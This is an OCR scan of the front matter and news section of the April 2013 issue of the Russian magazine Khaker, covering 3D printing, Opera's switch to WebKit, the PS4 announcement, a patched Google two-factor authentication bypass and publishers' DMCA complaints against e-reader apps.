ТЕСТ-ДРАЙВ: САМЫЙ БЫСТРЫЙ АНТИВИРУС *92*

ХАКЕР

04 (171) 2013

БОЛЬШОЙ АПДЕЙТ ДИЗАЙНА

WWW.XAKEP.RU



Как не убить Linux при антинаучных экспериментах

16

3D ПРИНТЕРЫ СЕГОДНЯ


ПОЧЕМУ РЕВОЛЮЦИЯ 3D-ПРИНТЕРОВ ЕЩЕ НЕ НАСТАЛА, НО УЖЕ ПОРА ПОДКЛЮЧАТЬСЯ

76 УДАЛЕННЫЙ ЗАХВАТ РОУТЕРОВ

РЕКОМЕНДОВАННАЯ ЦЕНА: 270 р.










24 ПЕРВАЯ БИБЛИОТЕКА РУНЕТА: КАК ЭТО БЫЛО

Максим Мошков рассказал о судьбе цифрового контента в России, начинке Lib.ru и любимом текстовом редакторе



102 КОДИНГ ПОД KINECT

Вундергаджет от Microsoft: как получать и использовать данные сенсоров



РЕВОЛЮЦИЯ ПРОИЗВОДСТВА?

XVI–XVII века

Изобретатель Томас Севери патентует водяной насос, в основе которого используется паровой двигатель. Эксперимент оказывается неудачным: устройство не только маломощно, но и постоянно взрывается. Однако вскоре появляются сразу несколько удачных паровых машин, которые впоследствии навсегда поменяют подход к производству. Ручной труд заменяется машинным. Начинается промышленная революция.

XX век

Публикуются первые статьи о технологиях послойного создания физического объекта на основе виртуальной 3D-модели. Становится возможным создавать предметы не по заранее заготовленной форме, а по чертежу. Это тоже маленькая революция, но она по большей части остается незаметной. Наверное, потому, что стоимость подобных гаджетов начиналась от 10–20 тысяч долларов.

XXI век

Технологии 3D-печати развиваются и находят самые неожиданные применения: начиная от печати человеческих костей и заканчивая печатью деталей для ракет NASA. Но главное другое. Одна за другой появляются недорогие модели 3D-принтеров, которые позиционируются как домашние. 3D-принтер дома! Возможность создавать реальные предметы на своем письменном столе! Ломается существующий подход к производству. Теперь не нужны пресс-формы и дорогущее оборудование, чтобы что-либо произвести. Достаточно загрузить его 3D-модель и просто нажать на кнопку «печать». И вот он, возможно — новый iPhone. Вот, быть может, тысячи и миллионы новых изобретателей, у которых раньше были связаны руки. Не это ли новая революция производства?

P. S. Мир стремительно меняется. И мы меняемся вместе с ним. Оцени наш новый дизайн. В нашем ChangeLog'е изменения должны были стать небольшим апдейтом, но в результате получился, что называется, мажорный релиз. Надеемся, тебе понравится.

Степан «Step» Ильин,
главред Х
twitter.com/stepah



Главный редактор — Степан «step» Ильин (step@real.xakep.ru)
Заместитель главного редактора по техническим вопросам — Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Шеф-редактор — Илья Илембитов (ilembitov@real.xakep.ru)
Выпускающий редактор — Илья Курченко (kurchenko@real.xakep.ru)
Литературный редактор — Евгения Шарипова

РЕДАКТОРЫ РУБРИК

PCZONE и UNITS — Илья Илембитов (ilembitov@real.xakep.ru)
X-MOBILE и PHREAKING — Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
ВЗЛОМ — Юрий Гольцев (goltsev@real.xakep.ru)
Антон «ant» Жуков (zhukov.a@real.xakep.ru)
UNIXOID и SYN/ACK — Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
MALWARE и КОДИНГ — Александр «Dr. Klouniz» Лозовский (alexander@real.xakep.ru)

ART

Арт-директор — Алик Вайнер
Дизайнер — Егор Пономарев
Верстальщик — Вера Светлых

DVD

Выпускающий редактор — Антон «ant» Жуков (ant@real.xakep.ru)
Unix-раздел — Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Security-раздел — Дмитрий «D1g1» Евдокимов (evdokimovds@gmail.com)
Монтаж видео — Максим Трубицын

PR-менеджер — Анна Григорьева (grigorieva@glc.ru)

РАЗМЕЩЕНИЕ РЕКЛАМЫ

ООО «Рекламное агентство «Пресс-Релиз»
Тел.: (495) 935-70-34, факс: (495) 545-09-06, advert@glc.ru

ДИСТРИБУЦИЯ

Директор по дистрибуции — Татьяна Кошелева (kosheleva@glc.ru)

ПОДПИСКА

Руководитель отдела подписки — Ирина Долганова (dolganova@glc.ru)
Менеджер спецраспространения — Нина Дмитрюк (dmitryuk@glc.ru)

Онлайн-магазин подписки: http://shop.glc.ru
Факс для отправки купонов и квитанций на новые подписки: (495) 545-09-06
Телефон отдела подписки для жителей Москвы: (495) 663-82-77
Телефон для жителей регионов и для звонков
с мобильных телефонов: 8-800-200-3-999

Для писем: 101000, Москва, Главпочтамт, а/я 652, Хакер. В случае возникновения вопросов по качеству печати и DVD-дисков: *claim@glc.ru*. Издатель: ООО «Гейм Лэнд», 119146, г. Москва, Фрунзенская 1-я ул., д. 5. Тел.: (495) 934-70-34, факс: (495) 545-09-06. Учредитель: ООО «Врублевский Медиа», 125367, г. Москва, Врачебный проезд, д. 10, офис 1. Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ № ФС77-50451 от 04 июля 2012 года. Отпечатано в типографии Scanweb, Финляндия. Тираж 200 000 экземпляров.

CONT

16

НОВАЯ ЭПОХА DIY

3D-принтеры – тема, которая увлекает всех, кто о ней хотя бы раз услышит. Но в реальности эти устройства еще далеки от мейнстрима. Слишком сложны, слишком ненадежны, слишком ограничены в возможностях. Но тебя ведь это не останавливает, правда? Давай посмотрим, что можно сделать уже сейчас.

24

ПРАВО ЧИТАТЬ

Интервью с Максимом Мошковым

22

ПЕРВАЯ МОДЕЛЬ

Для того чтобы прийти в хакспейс и начать работать с 3D-принтером, тебе нужно сделать свою модель. Поэтому давай научимся делать это и преодолеем единственное препятствие на твоем пути в мир 3D-печати.



Lib.ru успел набрать 5 гигабайт текстов. После иска «КМ онлайн» в 2004 году пополнение остановилось

СПЕЦИАЛИСТЫ НАШЛИ ИЗЪЯН В СИСТЕМЕ ДВУХЭТАПНОЙ АВТОРИЗАЦИИ СЕРВИСОВ GOOGLE






АПРЕЛЬ 2013
№ 171

MEGANEWS

Новость месяца





Opera недавно добралась до отметки в 300 миллионов пользователей, подсчитав суммарное количество юзеров на ПК и мобильных устройствах


OPERA ПЕРЕХОДИТ НА WEBKIT

WEBKIT СТАНОВИТСЯ СТАНДАРТОМ DE FACTO ДЛЯ МОБИЛЬНЫХ УСТРОЙСТВ

Норвежский браузер Opera существует с 1994 года, и за этот долгий срок он сумел заслужить любовь многих пользователей (особенно в странах СНГ). Браузер работал на движке Presto, который некогда создавался, чтобы составить конкуренцию Netscape и Internet Explorer. И вот недавно компания объявила о том, что новые продукты будут использовать движок WebKit для рендеринга и V8 для обработки JavaScript. То есть продукты будут основываться на опенсорсном браузере Chromium и его компонентах.

Получается, что интерфейсная часть браузера будет разрабатываться закрыто, а движок — открыто, на основе Chromium и V8. В общем-то, новость хорошая. Представители Opera поясняют, что поддержка стандартов у WebKit просто великолепная, в нем есть все необходимое и в компании не видят смысла «изобретать велосипед». Лучше заняться чем-то действительно новым и полезным, взяв уже готовый WebKit за основу.

Для простых пользователей эти перемены вообще должны пройти незамеченными, разве что улучшится совместимость со многими сайтами, особенно с мобильными. Разработчики тоже пострадать не должны — расширения будут работать и с новой версией браузера; разработан инструмент для конвертации OEX-расширений в новый формат, и подготавливается подробная документация по данным вопросам. Но увы, делать движок Presto опенсорсным в Opera не собираются. Представитель компании прокомментировал это так: «Выложить в опенсорс такой продукт, как Presto, — это год работы большой команды по подготовке документации и дальнейшей модерации процесса развития и разработки. Это слишком затратно, и мы лучше потратим ресурсы на разработку нового, чем на поддержку старого». Выкладывать исходники в сыром виде также не планируется. Возможно, проблема в том, что код движка лицензирован у других компаний (например, у Adobe), но открыто об этом не говорится. Первым обновленным продуктом стал мобильный браузер для Android, названый Opera (Opera Mini продолжит существование для смартфонов с версией Android старше, чем 2.3 Gingerbread). Новинку показали на Mobile World Congress 2013. Версия для десктопов появится позже.



За все время доля Opera на рынке браузеров так и не поднялась выше 3%

> *Также штат оперы сократился на 10% — из компании ушел 91 сотрудник. В основном они занимались разработкой Presto и веб-технологий. Opera оказала большое влияние на развитие HTML5 и таких технологий, как WebGL*


ПОЧЕМУ ТОРМОЗИТ CHROME?

«САМЫЙ БЫСТРЫЙ БРАУЗЕР», ВОЗМОЖНО, НЕ ТАК УЖ БЫСТР

Любопытная статья появилась в блоге компании Aptiverse.com. Некий Алекс Хастингс проанализировал, насколько снижается производительность Google Chrome спустя несколько недель после его установки. Что вдвойне интересно — после попадания на Reddit и в СМИ статья была удалена с ресурса, а блог закрыт вовсе.

В статье Хастингс рассказал, что заметил деградацию производительности популярного браузера и решил провести опыт. Он попросил двадцать добровольцев установить на компьютеры Хром и некую программу мониторинга. Как показала практика, Chrome работает с кешем и историей посещенных сайтов не так, как остальные браузеры. Обычно эти данные хранятся несколько недель или месяцев, а после удаляются, по вполне очевидным причинам. Chrome же хранит данные бессрочно, то есть вечно.

В итоге временные файлы, кеш и история вместе с индексными файлами истории за каждый месяц (плюс дистрибутив каждой новой версии браузера) могут занимать несколько гигабайт пространства на жестком диске. Но исследователь отметил, что дело не только в разрастании кеша, но и в некорректной реализации карты хешей в infinite_cache.cc. Задержка навигации составляла 10 миллисекунд в первый день использования и примерно 90 миллисекунд спустя 30 дней. Получается, что чем дольше работает Хром, тем медленнее.



Исследователь поясняет — дело и в особенностях WebKit. В среднем движок насчитывает 2,1 выражения C++ на функцию, тогда как у Firefox этот показатель равен 6,3. Это приводит к чрезмерному количеству запросов vtable, и страдает производительность.




ЗАРЯДИСЬ ОТ КОФЕ!


НЕОБЫЧНАЯ ЗАРЯДКА, ПОСТРОЕННАЯ НА ДРЕВНЕМ ПРИНЦИПЕ

Каждый день на рынок выходят все новые и новые гаджеты, круче, быстрее и мощнее прошлых поколений, но вот аккумуляторы в своем развитии за ними явно не очень поспевают. Чтобы исправить ситуацию, производители предлагают нам все новые зарядные устройства — беспроводные, работающие от солнечных батарей, накапливающие энергию благодаря движениям человека и так далее. Забавный проект такого рода появился недавно на Kickstarter. Девайс под названием onE Puck разрабатывает компания Epiphany Labs, и нужный для начала производства порог в 100 тысяч долларов уже успешно преодолен.

Идея в основе этого зарядного устройства стара: в основе лежит принцип двигателя Стирлинга («периодический нагрев и охлаждение рабочего тела с извлечением энергии из возникающего при этом изменения объема рабочего тела»). Достаточно поставить на поверхность зарядного устройства кружку с горячим чаем или кофе (или что-то холодное, только с другой стороны), и onE Puck начнет генерировать энергию, отдавая ее гаджету. Устройство способно заряжать девайсы, ток заряда которых не превышает 1000 мА. Подобная штука была бы просто незаменима в дороге.




→ **Двенадцать уязвимостей** в ПО приходится на одного пользователя, по данным «Лаборатории Касперского». Самым дырявым ПО признан Adobe Shockwave/Flash Player.



→ **Хипстеры ликуют:** месячная аудитория сервиса Instagram наконец превысила отметку 100 миллионов человек. На достижение планки у сервиса ушло два с половиной года.



→ **«OLED-дисплеи ужасны, на их цвета невозможно положиться»,** — заявил глава Apple Тим Кук на конференции для инвесторов, прошедшей в Сан-Франциско.



→ **Evernote взломали.** Некто сумел получить доступ к БД с адресами e-mail и парольными хешами (с солью) всех юзеров сервиса, а это более 50 миллионов человек.

ПРЕДСТАВЛЕНА PLAYSTATION 4

ПЕРВЫЕ ПОДРОБНОСТИ О НОВОЙ КОНСОЛИ


Состоялся официальный анонс Sony PlayStation 4, где показали новый контроллер, но не показали саму консоль :). Конечно же, стоит начать с железа. Sony рассказали, что базироваться новая приставка будет на специальном восьмиядерном процессоре x86-64 AMD поколения Jaguar, разработанном AMD совместно с Sony, и видеопроцессоре, основанном на AMD Radeon GCN. Консоль получит 8 Гб ОЗУ GDDR5, встроенный жесткий диск (по слухам 160–500 Гб) и BD/DVD-привод.

Показанный на презентации контроллер получил название DualShock 4. Основным его отличием от предыдущих моделей стал тачпад, микрофон и дополнительные кнопки (в том числе кнопка «Share», которая позволяет делиться избранными моментами). Также геймпад оснастили сенсором, похожим на Move. Представлена и новая 3D-камера PlayStation 4 Eye, по функционалу напоминающая Kinect.

Sony PS4 сможет воспроизводить игры для приставок предыдущих поколений, но не будет совместима с дисками для них. Чтобы поиграть во что-то старое доброе, придется воспользоваться облаком. Механизма переноса сейвов при этом не предусмотрено.



Новая консоль должна поступить в продажу в конце года. Цена PS4 пока неизвестна. Интересно, как сложатся отношения новинки со Steam Box, которую облака и работа без диска не смущают, да и с интеграцией с социальными сервисами полный порядок.





33 $ или **22 £** СЕГОДНЯ СТОИТ ОДИН BITCOIN


→ В конце 2011 года BitCoin оценивали всего в 2 доллара за одну единицу — мало кто верил, что BitCoin проживет долго и кто-то будет воспринимать его всерьез. Но все вышло иначе. Стремительный рост последних месяцев обусловлен выходом крупной биржи MT GOX, на которой торгуется BC, на рынок США.

25% ЖИЗНИ МЫ СМОТРИМ НА ЭКРАН

→ В Великобритании в результате исследования выяснили, что нынешние дети проведут почти четверть жизни, глядя на какие-то экраны — смартфонов, телевизоров, планшетов, мониторов и так далее. То же исследование показывает, что 22% опрошенных предпочитают обсуждать вопросы в Сети, а не встречаться лично.



→ **Миллиард долларов** должна заплатить Google, чтобы и далее оставаться поиском по умолчанию на устройствах Apple. Ранее этот платеж составлял лишь 82 миллиона долларов.



→ **О поддержке грядущей Firefox OS** уже объявили 18 производителей оборудования и операторов связи, включая «Вымпелком», «Мегафон», Alcatel, Huawei и LG.

ОБХОД ДВУХФАКТОРНОЙ АВТОРИЗАЦИИ GOOGLE

ТАК ЛИ БЕЗОПАСНА ДВУХСТУПЕНЧАТАЯ АВТОРИЗАЦИЯ, КАК НАС УВЕРЯЮТ?

Часто на страницах журнала мы приводим слова экспертов, которые рекомендуют использовать двухфакторную аутентификацию, если это возможно. К сожалению, как выясняется, и двухфакторная авторизация имеет дыры, даже если речь идет о Google. Метод обхода двухфакторной аутентификации Google обнаружили ресерчеры из компании Duo Security (blog.duosecurity.com). Стоит сразу сказать, что информацию об уязвимости они опубликовали, лишь дождавшись выхода официального фикса (хотя ждать пришлось долго — с лета прошлого года).

Итак, как это работало? Для получения контроля над аккаунтом Google в обход двухфакторной авторизации нужно лишь перехватить/достать пароль приложения (Application Specific Password). ASP генерируются для приложений, не поддерживающих двухфакторную аутентификацию и не использующих веб-форму. Для каждого приложения пароль свой. После они хранятся на устройстве и используются вместо основного пароля.

> *Слабость ASP-паролей в обманчивом впечатлении, будто они предоставляют доступ к конкретному приложению, а не полный доступ к аккаунту*

В случае, к примеру, потери смартфона есть возможность просто сменить ASP-пароли для приложений, не трогая основного. Но, как пишут авторы исследования, «принято считать, будто ASP предоставляют доступ к конкретному приложению, а не полномасштабный доступ к аккаунту, и в этой иллюзии кроется большая опасность».

Так, в последних версиях Android и Chrome OS в браузерах Google заработал механизм автологина в Google-аккаунт. Это означает буквально следующее: после того как ты в первый раз свяжешь свой смартфон (или другое устройство) с аккаунтом Google, браузер более не станет запрашивать авторизацию через веб-форму, а будет использовать уже существующую. Беда в том, что это правило распространялось и на страницу настроек аккаунта Google. Ту самую, где находится восстановление пароля, добавление и редактирование e-mail и телефонных номеров, на которые будет выслана информация при сбросе пароля. В блоге авторы подробно описывают, как сумели эксплуатировать уязвимость, во многом вдохновляясь постами Николая Еленкова в блоге Android Explorations (nelenkov.blogspot.ru).

Вывод был неутешителен: имея на руках только логин и ASP-пароль (который можно перехватить), достаточно выполнить запрос к android.clients.google.com/auth, и ты залогинился на страницу настроек аккаунта. Недавнее исправление научило Google определять, как именно ты авторизовался — с помощью MergeSession URL или с помощью обычного логина и пароля, используя двухфакторную аутентификацию. Страница настроек теперь доступна только в последнем случае.



Забавное совпадение, но недавно представители Twitter сообщили о том, что компания тоже работает над внедрением двухфакторной авторизации. На такой шаг компания решилась после того, как в феврале в результате хакерской атаки были скомпрометированы 250 миллионов аккаунтов.

01



AMAZON ДЕЛАЕТ СОБСТВЕННУЮ ВАЛЮТУ

→ Виртуальную валюту Coins (каждый «койн» равен одному центу) будут использовать для оплаты приложений и другого контента на устройствах компании. Разработчики смогут обменять заработанные Coins на реальные деньги за вычетом 30%, которые Amazon оставляет себе.

02



УКРАИНА — ПИРАТСКАЯ СТРАНА № 1

→ Международный альянс интеллектуальной собственности (IIPA) пришел к неожиданному выводу, назвав Украину самой пиратской страной (позади остались Россия, Индия и Китай), раем для неавторизованной компьютерной техники и базой для распространения этого в государства ЕС.

03




ХОСТИНГ ОТ ПИРАТСКОЙ ПАРИИ

→ Наша Пиратская партия запустила проект piratehost.net. Хостинг интересен тем, что доступ к нему будет ограничен для российских чиновников (не все же им ограничивать). «Пираты» пообещали внести в собственный черный список известные IP-адреса госорганов и «копирастов».

ШАНТАЖ? ПОЧЕМУ БЫ И НЕТ

ВМЕСТО ПИРАТОВ В РОССИИ БОРЮТСЯ С РАЗРАБОТЧИКАМИ




На Западе проблема книжного пиратства стоит не так остро, как в наших палестинах, ведь там существует удобный Amazon и множество других сервисов, благодаря которым хорошо и авторам, и читателям. Куда проще купить электронную версию книги, потратив на это пару баксов, нежели убить полчаса времени на поиски пиратской копии в торрентах или файлообменниках (где можно попросту не обнаружить искомое). Увы, у нас ситуация диаметрально противоположная. Наши пиратские библиотеки под завязку набиты контентом, их адреса известны всем и каждому, а противопоставить им до сих пор почти нечего — легальные ресурсы демонстрируют весьма бедный выбор литературы, не отличаются оперативностью и к тому же существуют в каком-то параллельном авторам книг измерении (гонорары от продаж электронных версий книг — очень грустная тема).

Не буду касаться моральной стороны проблемы и углубляться в рассуждения на тему «Пиратство — хорошо это или плохо?». Лучше я расскажу тебе невеселую историю о том, чем занимаются легальные поставщики книжного контента вместо попыток привлечь пользователей и бороться с пиратами. Есть такое удобное Android-приложение Moon+ Reader — популярная читалка (более 5 миллионов установок). Автор отнюдь не злостный пират, он даже не знает русского языка и вряд ли знает, что творится на этом рынке в странах СНГ. Представь его удивление, когда пришло уведомление о том, что его приложение будет удалено из Google Play по жалобе «ЛитРес» из-за нарушения DCMA. Повод был прекрасен: приложение содержит ссылки (!) на каталоги интернет-библиотек, которые «ЛитРес» считает пиратскими. Приложение действительно удалили. А потом благодаря постам шокированного разработчика в Сети поднялось возмущение, и стали выясняться подробности.

Оказалось, что «ЛитРес» предлагал отозвать жалобу, если разработчик согласится получить и использовать черный список сайтов, которые нельзя будет добавить в программу даже вручную. За это щедрый и добрый «ЛитРес» даже предлагал поделиться с автором процентом с продажи своих книг через программу. Более того, письмо с похожими угрозами и требованием встроить в программу черный список поступило и автору другой популярной читалки — Cool Reader (тоже несколько миллионов установок). Получается, что вместо того, чтобы бороться с пиратами, «ЛитРес» решил бороться с авторами приложений-читалок (их так легко «прижать» с помощью DCMA), которые к книгам, пиратам и прочему не имеют ни малейшего отношения. Рассуждая здраво, с тем же успехом можно «жаловаться» на браузеры — в них тоже много нехороших ссылок открыть можно. Но кого волнует какой-то здравый смысл?

История с Moon+ Reader, на удивление, закончилась хорошо. На Хабре и 4PDA обсуждение этого произвола набрало огромное количество комментариев, волну подхватили известные блогеры и СМИ. Видимо, благодаря этому справедливость и восторжествовала: разработчик удалил большинство ссылок на русские каталоги (не встраивая никакого черного списка, конечно же), и Moon+ Reader вернулся в строй. А «ЛитРесу» слили рейтинг почти под единицу.



К сожалению, эта ситуация не нова. Из App Store таким образом уже «выжили» приложение «Читатель», заблокировав его по жалобе компании «ЛитРес», представлявшей интересы издательства «Эксмо».


01



СПАСИБО, ЧТО КАЧАЛИ!

→ Режиссер популярнейшего сериала Game of Thrones Дэвид Петрарка поблагодарил всех, кто качает сериал из торрентов. Пиратство, по мнению Дэвида, лишь увеличивает популярность шоу (и оригинальной книжной саги), а также прибавляет платных подписчиков телеканалу HBO.


02



ИСХОДНИКИ PHOTOSHOP 1.0 ОПУБЛИКОВАНЫ

→ Исходный код Photoshop 1.0.1, написанный Томасом Кнолом в 1990 году, стал музейным экспонатом. Его опубликовал музей компьютерной истории, расположенный в городе Маунтин-Вью, в Калифорнии. Большая часть кода (83%) написана на языке Pascal, а 17%— на ассемблере процессора Motorola 68000.

03



ЖИЗНЬ ПОСЛЕ THE PIRATE BAY


→ Вышла документальная лента «TPB AFK: The Pirate Bay Away From Keyboard», посвященная судьбе основателей «Пиратской бухты» после знаменитого судебного процесса. Фильм выпущен под лицензией Creative Commons, так что его можно бесплатно скачать с торрентов или посмотреть на YouTube.

БИЛЛ ГЕЙТС ПООБЩАЛСЯ С НАРОДОМ

ЭКС-ГЛАВА MICROSOFT ОТВЕТИЛ НА ВОПРОСЫ ПОСЕТИТЕЛЕЙ REDDIT

